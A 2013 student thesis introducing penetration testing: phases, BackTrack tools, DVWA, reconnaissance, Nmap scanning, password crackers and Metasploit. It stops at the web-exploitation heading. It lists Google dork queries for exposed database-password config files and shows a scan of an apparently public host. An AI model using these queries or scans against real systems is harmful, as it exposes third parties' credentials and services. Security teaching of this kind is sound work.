



Thesis/Project Report On

Penetration Testing &

Hackode : The hacker's toolbox

SUBMITTED TO

Amplify Mindware - DITM

BY

Mr. Ravi kumar

FOR THE PARTIAL FULFILLMENT OF

BECHELOAR OF SCIENCE

IN

INFORMATION TECHNOLOGY

FOR THE YEAR 2013

HEAD OF DEPARTMENT'S CERTIFICATE

This is to certify that **Mr. RAVI KUMAR** have satisfactorily completed the project work on "*Penetration Testing & Hackode*" under my guidance for the partial fulfillment of B.Sc.(IT) SEM-IV submitted to "**Amplify Mindware DITM**" during the academic year 2012-2013. To the best of my knowledge and belief the matter presented by him are original and not copied from any source. Also this report has not been submitted earlier for the award of any Degree of Bharati Vidyapeeth University, Pune.

Place: Pune

Date:

PROF. Prashant Hinduja

(HOD)

DECLARATION

TO,

The Head of Department,

AMPLIFY MINDWARE DITM,

Pune.

I the undersigned hereby declare that this report entitled “Penetration Testing & hackode” is a genuine and benefited work prepared by me under the guidance of Mr.Prashant Hinduja and this is my original work. The geniuses of this project is the imagination and thinking of my own. The matter in this report is not copied from any source. I understand that any such copy is liable to be punished in any way, the college authorities deemed to fit.

Date:-

Place: - Pune

Mr. Ravi kumar

Enrollment. No: BSIT/11/008

ACKNOWLEDGEMENT

As we developed our Thesis/project on “Penetration Testing & hackode”. We have been fortunate to receive assistance, suggestion and support from numerous friends and faculty.

First and foremost our thanks go to our guide respected Mr. Prashant Hinduja We express our willing of immense gratitude for his guidance and kind help.

We take this opportunity to thank all my friends who were of great help in the process of completion of this project.

I also sincerely mark to staff in the computer laboratory for their kind co-operation & encouragement let me to complete my project work in the time.

RAVI KUMAR

Enrollment. No: BSIT/11/008

TABLE OF CONTENTS

1. Introduction to penetration testing.....	3
2. Penetration testing vs. Ethical Hacking.....	4
3. Why Penetration Testing is Important?.....	5
4. Types of penetration.....	6
5. Penetration testing phase	8
6. Penetration testing lab set up	10
7. BackTrack – The penetration testing OS	10
8. BackTrack Tools	11
9. Damn Vulnerable Web Application (DVWA)	13
10.Reconnaissance - Information Gathering	14
11.Types of reconnaissance	15
12.Tools used for reconnaissance.....	15
13.The Harvester.....	16
14.Whois	16
15.Google hacking.....	17
16.Common Google dorks	18
17.Scanning: Vulnerability assessment	19
18.Tools for scanning	20
19.Ping	20
20.Fping.....	20
21.Port scanning.....	21
22.Nmap.....	22
23.Exploitation	23
24.Password cracking – Medusa, Hydra.....	23
25.Brute force	24
26.John the Ripper.....	24
27.Metasploit framework	25
28.Web-Based Exploitation.....	27
29.SQL Injection	27
30.SQL injection with DVWA	28
31.Example of a SQL Injection Attack.....	28
32.XSS Cross-site scripting	30
33.Performing XSS with DVWA	31
34.CSRF Cross-site request forgery	31
35.CSRF with DVWA	32
36.Web vulnerability scanner	33

37.W3af: Web application audit framework	33
38.Acunetix Web Vulnerability Scanner	34
39.Wireless network penetration	37
40.Cracking WPA2 Wireless security key.....	37
41.Android app development	40
42.Hackode : The hacker's toolbox.....	40
43.Reference.....	45

Introduction to penetration testing

A penetration test, occasionally pentest, is a method of evaluating computer and network security by simulating an attack on a computer system or network from external and internal threats. The process involves an active analysis of the system for any potential vulnerabilities that could result from poor or improper system configuration, both known and unknown hardware or software flaws, and operational weaknesses in process or technical countermeasures. This analysis is carried out from the position of a potential attacker and can involve active exploitation of security vulnerabilities.

Penetration testing is also known as

1. Pen Testing
2. PT
3. Hacking
4. Ethical Hacking
5. White Hat Hacking

Security issues uncovered through the penetration test are presented to the system's owner. Effective penetration tests will couple this information with an accurate assessment of the potential impacts to the organization and outline a range of technical and procedural countermeasures to reduce risks.

1. Penetration tests are valuable for several reasons:
2. Determining the feasibility of a particular set of attack vectors
3. Identifying higher-risk vulnerabilities that result from a combination of lower-risk vulnerabilities exploited in a particular sequence

4. Identifying vulnerabilities that may be difficult or impossible to detect with automated network or application vulnerability scanning software
5. Assessing the magnitude of potential business and operational impacts of successful attacks
6. Testing the ability of network defenders to successfully detect and respond to the attacks
7. Providing evidence to support increased investments in security personnel and technology

Penetration testing vs. Ethical Hacking

Difference between Penetration Testing and Ethical Hacking. Penetration testing is very closely related to ethical hacking, so these terms often used interchangeably, but they do have distinctions that we should observed.

Penetration testing is a more narrowly focused phrase, it deals with the process of finding flaws in a target environment with the goal of penetration systems, taking control of them. Penetration testing, as the name implies, is focused on penetration the target organization's defenses, compromising systems and getting access to information.

Ethical hacking is an expansive term encompassing all hacking techniques, and computer attack techniques to find security flaws with the permission of the target owner and the goal of improving the target's security while penetration testing is more focused on the process of finding vulnerabilities in a target environment. In short, penetration testing is a subset of ethical hacking.

Why Penetration Testing is Important?

Why penetration testing is important even though it has its limitations? Why should an organization perform penetration tests exercises?

The answer to this, is that simply, due to the fact penetration testing provides an excellent view of the actual security state of an environment as well as the organization security state. And this is a big deal, among organizations that want to protect their business as well as make secure their business in terms of information security. Penetration testing highlights what a real-world bad guy might see if he or she targeted the given organization.

Penetration testers get to view security in an actual operational context, not merely on document or in discussions. Pen testers can concentrate on the most likely exploitable issues and see if an actual attacker could take advantage of them. With a much better feel for actual risks, management personnel can make better decisions about where to allocate security resources to fix problems. Furthermore, because the goal of many penetration tests and exercises is actual compromise of target machines, penetration tests often go deeper than most audits. Penetration tests engagements also discover subtle flaws that other methods cannot easily discover.

Also, penetration tests projects have a distinct and unique impact on the time resources of the target organization. Although initial scoping and periodic debriefs are required for penetration testing, such activities are usually less time consuming with regard to target environment.

- To find vulnerabilities and exploits in the target environment before the bad guys do
- To help to make a point to executives about the need for actions or resources
- Finding and exploiting flaws in an actual penetration test often offers more real-world proof of the need for action than other methods of vulnerability finding

Types of penetration:

1. Internal: This testing is often performed from different network access points that include both the physical and logical segments; this provides a more detailed view of the security.

2. External: This testing has its focus on the infrastructure components, servers, and the related software of the target. It also provides a detailed analysis of the information that is available from public sources, such as the Internet. Enumeration of the network is also performed and analyzed. The filtering devices, Such as firewalls and routers, are also scrutinized for their vulnerabilities.

The two types of penetration have three variations, each depending on the degree of knowledge provided by the target company to the pen testing team.

- Black box: This testing does not provide the tester with any information and therefore is a much better testing method because crackers and script kiddies normally do not have any information that is directly obtained from the target company and need to gather their information from public sources. It simulates real-world attack scenarios. The steps of mapping the network, enumerating shares and services, and operating system fingerprinting are typical for black box testing.

- White box: For this, related information is provided and is done so to assess the security against specific attacks or specific targets. This is the chosen method when the company needs to get a complete audit of its security.
- Grey box: In this testing, some knowledge is provided to the testers but this testing puts the tester in a privileged position. This would normally be a preferred method when cost is a factor as it saves time for the pen testing team to uncover information that is publicly available. Also, this approach would be suitable when the organization needs to obtain knowledge of the security assessment practices.

Penetration testing phase:



Like most things, the overall process of penetration testing can be broken down into a series of steps or phases. When put together, these steps form a comprehensive methodology for completing a penetration test. Careful review of unclassified incident response reports or breach disclosures supports the idea that most black hat hackers also follow a process when attacking a target.

The use of an organized approach is important because it not only keeps the penetration tester focused and moving forward but also allows the results or output from each step to be used in the ensuing steps. The use of a methodology allows you to break down a complex process into a series of smaller more manageable tasks.

Understanding and following a methodology is an important step in mastering the basics of hacking. Depending on the literature or class you are taking, this methodology usually contains between four and seven steps or phases. Although the overall names or number of steps can vary between methodologies, the important thing is that the process provides a complete overview of the penetration testing process.

Both malicious attackers and professional penetration testers utilize various stages or phases in their attacks or penetration test.

Reconnaissance: Reconnaissance is the process of investigating, examining and analyzing the target organization in order to gather information about it from publicly available sources, such as domain registration services, websites, and so on. Several people include techniques such as social engineering and dumpster diving in the recon phase or reconnaissance phase.

Scanning : Scanning is the process of finding openings in the target organization, such as wireless access points, internet gateways, available systems, vulnerability lists, and port listening.

Exploitation: Exploitation phase, is the stage where the attackers exploit target systems to compromise them, possibly getting control of the targeted systems or inducing a denial of service attack.

Penetration testing lab set up

BackTrack – The penetration testing OS



BackTrack is the world's leading penetration testing and information security auditing distribution. With hundreds of tools preinstalled and configured to run out of the box, BackTrack provides a solid Penetration testing platform - from Web application Hacking to wireless auditing – it's all working in once place.

BackTrack is a distribution designed by Jason Dennis based on the Ubuntu Linux distribution aimed at digital forensics and penetration testing use. It was named after backtracking, a search algorithm. In March 2013, the Offensive Security team created a fork of BackTrack named Kali Linux.

BackTrack Tools



BackTrack provides users with easy access to a comprehensive and large collection of security-related tools ranging from port scanners to Security Audit

BackTrack arranges tools into 12 categories:

1. Information gathering
2. Vulnerability assessment
3. Exploitation tools
4. Privilege escalation
5. Maintaining access
6. Reverse engineering
7. RFID tools
8. Stress testing
9. Forensics
10. Reporting tools
11. Services
12. Miscellaneous

BackTrack includes many well-known security tools including:



1. Metasploit for integration
2. Wi-Fi drivers supporting monitor mode (rfmon mode) and packet injection
3. Aircrack-ng
4. Gerix Wifi Cracker
5. Kismet
6. Nmap
7. Ophcrack
8. Ettercap
9. Wireshark (formerly known as Ethereal)

- 10.BeEF (Browser Exploitation Framework)
- 11.Hydra
- 12.OWASP Mantra Security Framework, a collection of hacking tools, add-ons and scripts based on Firefox
- 13.Cisco OCS Mass Scanner, a very reliable and fast scanner for Cisco routers with telnet and enabling of a default password.
- 14.A large collection of exploits as well as more commonplace software such as browsers.

Damn Vulnerable Web Application (DVWA)

or x W SQL injecti x SQL Injecti x dvwa sql in x SQL Injecti x Samiux's Bl x https://www x https://www x D

licationPenetrationTestingLab/index.php

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications.

Reconnaissance - Information Gathering

Reconnaissance or Information gathering is the first and most important phase in penetration testing. In this phase, the attacker gains information about aspects such as the target network, open ports, live hosts and services running on each port. This creates an organizational profile of the target, along with the systems and networks in use. Before hacking your online business or corporate infrastructure, hackers first perform routine and detailed reconnaissance. Hackers must gather as much information about your business and networks as possible. Anything they discover about their target (you) can be valuable during their attack phases. Strategies for hacking rely on a foundation of knowledge and understanding, arising initially from whatever the hacker can learn about you and your business. Methods of reconnaissance include Dumpster Diving, Social Engineering, Google Searching & Google Hacking, and work their way up to more insidious methods such as infiltrating your employee's environments from coffee shops to simply walking in and setting up in a cubicle and asking a lot of questions. Whatever methods are used to perform reconnaissance, hackers will usually collect a large amount of information varying from trivial to sensitive, all of which may be useful during their attacks.

Types of reconnaissance

Active reconnaissance:

The process of collecting information about an intended target of a malicious hack by probing the target system. Active reconnaissance typically involves port scanning in order to find weaknesses in the target system (i.e., which ports are left vulnerable and/or if there are ways around the firewall and routers). The process of exploiting the system can then be carried out once the hacker has found a way to access the system.

Passive reconnaissance:

The process of collecting information about an intended target of a malicious hack without the target knowing what is occurring. Typical passive reconnaissance can include physical observation of an enterprise's building, sorting through discarded computer equipment in an attempt to find equipment that contains data or discarded paper with usernames and passwords, eavesdropping on employee conversations, researching the target through common Internet tools such as Whois, impersonating an employee in an attempt to collect information, and packet sniffing.

Tools used for reconnaissance

HTTrack: Website Copier

It allows us to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer. HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack

can also update an existing mirrored site, and resume interrupted downloads. HTTrack is fully configurable, and has an integrated help system.

The Harvester: discovering and leveraging e-mail addresses

The Harvester is a simple Python script written by Christian Martorella at Edge Security. This tool allows us to quickly catalog both e-mail addresses and subdomains that are directly related to the target system.

The Harvester can be used to search Google, and Bing for e-mails, hosts, and subdomains. It can also search LinkedIn for user names. Often times you will find an email address, which could double as a login or user-name.

To use theHarvester first type in your console:

```
root@bt:~# cd /pentest/enumeration/theharvester
```

```
root@bt:~# ./theHarvester.py -d backtracktutorials.com -l 10 -b google.com
```

“./theHarvester.py” is used to invoke the tool. A lowercase “-d” is used to specify the target domain. A lowercase “-l” (that is an L not a 1) is used to limit the number of results returned to us. In this case, the tool was instructed to return only 10 results. The “-b” is used to specify what public repository we want to search. We can choose among Google, Bing, PGP, or LinkedIn—for this example, we chose to search using Google.

Whois

WHOIS (pronounced as the phrase who is) is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system, but is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format.

The Whois service allows us to access specific information about our target including the IP addresses or host names of the company's Domain Name Systems (DNS) servers and contact information usually containing an address and phone number. Whois is built into the Linux operating system. The simplest way to use this service is to open a terminal and enter the following command:

```
whois target_domain
```

Google hacking

Google hacking is the use of a search engine, such as Google, to locate a security vulnerability on the Internet. There are generally two types of vulnerabilities to be found on the Web: software vulnerabilities and misconfigurations. Although there are some sophisticated intruders who target a specific system and try to discover vulnerabilities that will allow them access, the vast majority of intruders start out with a specific software vulnerability or common user misconfiguration that they already know how to exploit, and simply try to find or scan for systems that have this vulnerability. Google is of limited use to the first attacker, but invaluable to the second.

Information that the Google Hacking Database identifies:

1. Advisories and server vulnerabilities
2. Error messages that contain too much information
3. Files containing passwords
4. Sensitive directories
5. Pages containing logon portals
6. Pages containing network or vulnerability data such as firewall logs.

Common Google dorks

PHP configuration file

inurl:config.php dbname dbpass

FTP configuration file

filetype:conf inurl:proftpd.conf -sample

Administrative database

allinurl: admin mdb

MS SQL login

intitle:"Web Data Administrator MS SQL login

- Login"

phpMyAdmin

"phpMyAdmin" "running on" inurl:"main.php"

MySQL configuration file, lists port number

intitle:"index of" mysql.conf OR ,mysql_config

Login portals

inurl:"/module.php/core/loginuserpass.php"

Mailbox dir

intitle:index.of /maildir/new/

Scanning: Vulnerability assessment

The second phase in pen testing is vulnerability assessment. After gaining some initial information and an organizational profile of the target through conclusive foot-printing, we will assess the weak spots or vulnerabilities in the system.

Step 2 begins by breaking the scanning process into three distinct phases:

1. Determining if a system is alive
2. Port scanning the system
3. Scanning the system for vulnerabilities

Tools for scanning

Ping


A utility to determine whether a specific IP address is accessible. It works by sending a packet to the specified address and waiting for a reply. PING is used primarily to troubleshoot Internet connections. There are many freeware and shareware Ping utilities available for personal computers.

It is often believed that "Ping" is an abbreviation for Packet Internet Groper, but Ping's author has stated that the name comes from the sound that a sonar makes.

Fping

fping is a ping like program which uses the Internet Control Message Protocol (ICMP) echo request to determine if a host is up. fping is different from ping in that you can specify any number of hosts on the command line, or specify a file containing the lists of hosts to ping. Instead of trying one host until it timeouts or replies, fping will send out a ping packet and move on to the next host in a round-robin fashion. If a host replies, it is noted and removed from the list of hosts to check. If a host does not respond within a certain time limit and/or retry limit it will be considered unreachable.

Port scanning

A screenshot of a terminal window titled 'root@bt: ~'. The terminal shows the output of an Nmap scan. The text is as follows:

```
root@bt: ~  
File Edit View Terminal Help  
Nmap: Loaded 87 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating Ping Scan at 14:00  
Scanning 174.132.115.125 [4 ports]  
Completed Ping Scan at 14:00, 0.72s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 14:00  
Completed Parallel DNS resolution of 1 host. at 14:00, 0.59s elapsed  
Initiating SYN Stealth Scan at 14:00  
Scanning 7d.73.84ae.static.theplanet.com (174.132.115.125) [1000 ports]  
Discovered open port 110/tcp on 174.132.115.125  
Discovered open port 53/tcp on 174.132.115.125  
Discovered open port 143/tcp on 174.132.115.125  
Discovered open port 993/tcp on 174.132.115.125  
Discovered open port 3306/tcp on 174.132.115.125  
Discovered open port 80/tcp on 174.132.115.125  
Discovered open port 25/tcp on 174.132.115.125  
Discovered open port 995/tcp on 174.132.115.125  
Discovered open port 21/tcp on 174.132.115.125  
Discovered open port 587/tcp on 174.132.115.125  
Discovered open port 443/tcp on 174.132.115.125  
Discovered open port 26/tcp on 174.132.115.125  
Increasing send delay for 174.132.115.125 from 0 to 5 due to 33 out of 109 dropped probes since last increase.
```

A port scanner is a software application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify running services on a host with the view to compromise it.

A port scan or ports can be defined as an attack that sends client requests to a range of server port addresses on a host, with the goal of finding an active port and exploiting a known vulnerability of that service, although the majority of uses of a port scan are not attacks and are simple probes to determine services available on a remote machine.

Nmap

Nmap is a program that scans all of the ports in your computer and check it whether they are open or not. Nmap (Network Mapper) is a security scanner originally written by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich) used to discover hosts and services on a computer network, thus creating a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host and then analyzes the responses.

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# nmap -O 192.168.56.12  
  
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-07-14 11:33 EDT  
Nmap scan report for 192.168.56.12  
Host is up (0.0011s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
1025/tcp   open  NFS-or-IIS  
5000/tcp   open  upnp  
MAC Address: 08:00:27:63:B2:6F (Cadmus Computer Systems)  
Device type: general purpose  
Running: Microsoft Windows 2000|XP  
OS CPE: cpe:/o:microsoft:windows_2000 cpe:/o:microsoft:windows_xp  
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at http://nmap.org/s  
ubmit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.48 seconds  
root@bt:~#
```

Exploitation

Exploitation is the process of gaining control over a system. This process can take many different forms but for the purpose of this book the end goal always remains the same: administrative-level access to the computer. In many ways, exploitation is the attempt to turn the target machine into a puppet that will execute your commands and do your bidding. Just to be clear, exploitation is the process of launching an exploit. An exploit is the realization of a vulnerability. Exploits are issues or bugs in the software code that allow a hacker or attacker to alter the original functionality of the software. Of all the steps we cover, exploitation is probably the step aspiring hackers are most interested in. It certainly gets a lot of attention because this phase involves many of the traditional activities that people associate with “hacking” and penetration testing.

Password cracking – Medusa, Hydra

Hydra is a brute force password cracking tool. In information security (IT security), password cracking is the methodology of guessing passwords from databases that have been stored in or are in transit within a computer system or network. A common approach, and the approach used by Hydra and many other similar pentesting tools and programs is referred to as Brute Force. We could easily do a Concise Bytes on ‘Brute Force Hacking’ but since this post is all about Hydra let’s place the brute-force attack concept within this password-guessing tool.

Brute force

Brute force just means that the program launches a relentless barrage of passwords at a log in to guess the password. As we know, the majority of users have weak passwords and all too often they are easily guessed. A little bit of social engineering and the chances of finding the correct password for a user are multiplied. Most people (especially those non-IT savvy, will base their 'secret' passwords on words and nouns that they will not easily forget. These words are commonly: loved ones, children's names, street addresses, favorite football team, place of birth etc. All of this is easily obtained through social media so as soon as the hacker has compiled this data it can be compiled within a 'password list'.

Brute force will take the list that the hacker built and will likely combine it with other known (easy passwords, such as 'password1, password2' etc) and begin the attack. Depending on the processing speed of the hackers (auditors) computer, Internet connection (and perhaps proxies) the brute force methodology will systematically go through each password until the correct one is discovered.


John the Ripper: king of the password Crackers

John the Ripper is a free password cracking software tool. One of the modes John can use is the dictionary attack. It takes text string samples (usually from a file, called a wordlist, containing words found in a dictionary), encrypting it in the same format as the password being examined (including both the encryption algorithm and key), and comparing the output to the encrypted string. It can also perform a variety of alterations to the dictionary words and try these. Many of these alterations are also used in John's single attack mode, which modifies an

associated plaintext (such as a username with an encrypted password) and checks the variations against the hashes.

John also offers a brute force mode. In this type of attack, the program goes through all the possible plaintexts, hashing each one and then comparing it to the input hash. John uses character frequency tables to try plaintexts containing more frequently used characters first. This method is useful for cracking passwords which do not appear in dictionary wordlists, but it does take a long time to run.

Metasploit framework

A screenshot of a terminal window showing the Metasploit framework interface. The window has a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The prompt is 'root@bt: ~ #'. The user has entered 'msfconsole', and the prompt has changed to 'msf>'. The console displays the Metasploit logo in a stylized, blocky font. Below the logo, it shows the version 'metasploit v3.7.0-release [core:3.7 api:1.0]' and a summary of available exploits: '684 exploits - 355 auxiliary' and '217 payloads - 27 encoders - 8 nops'. The user has entered the command 'show exploits' and the cursor is at the end of the line.

```
File Edit View Bookmarks Settings Help
root@bt: ~ # msfconsole
Install
BackTrack
metasploit
=[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
msf > show exploits
```

Metasploit Framework is an open source penetration tool used for developing and executing exploit code against a remote target machine. It, Metasploit framework, has the world's largest database of public, tested exploits. In simple words, Metasploit can be used to test the vulnerability of computer systems in order to protect them and on the other hand it can also be used to break into remote systems.

It's a powerful tool used for penetration testing. Learning to work with Metasploit needs a lot of efforts and time. Of course, you can learn Metasploit overnight, it needs lots of practice and patience.

Metasploit Terms

1. Exploit – to take advantage of a security flaw within a system, network, or application.
2. Payload - is code that our victim computer executes by the Metasploit framework.
3. Module - a small piece of code that can be added to the Metasploit framework to execute an attack.
4. Shellcode – a small piece of code used as a payload.

Web-Based Exploitation

